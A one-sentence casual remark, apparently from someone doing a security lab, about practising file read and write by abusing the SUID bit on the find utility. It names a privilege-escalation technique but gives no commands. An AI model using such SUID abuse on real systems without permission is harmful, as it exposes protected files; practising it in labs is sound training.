Hey, at least I managed to practise the File write and read by exploiting the find SUID bit.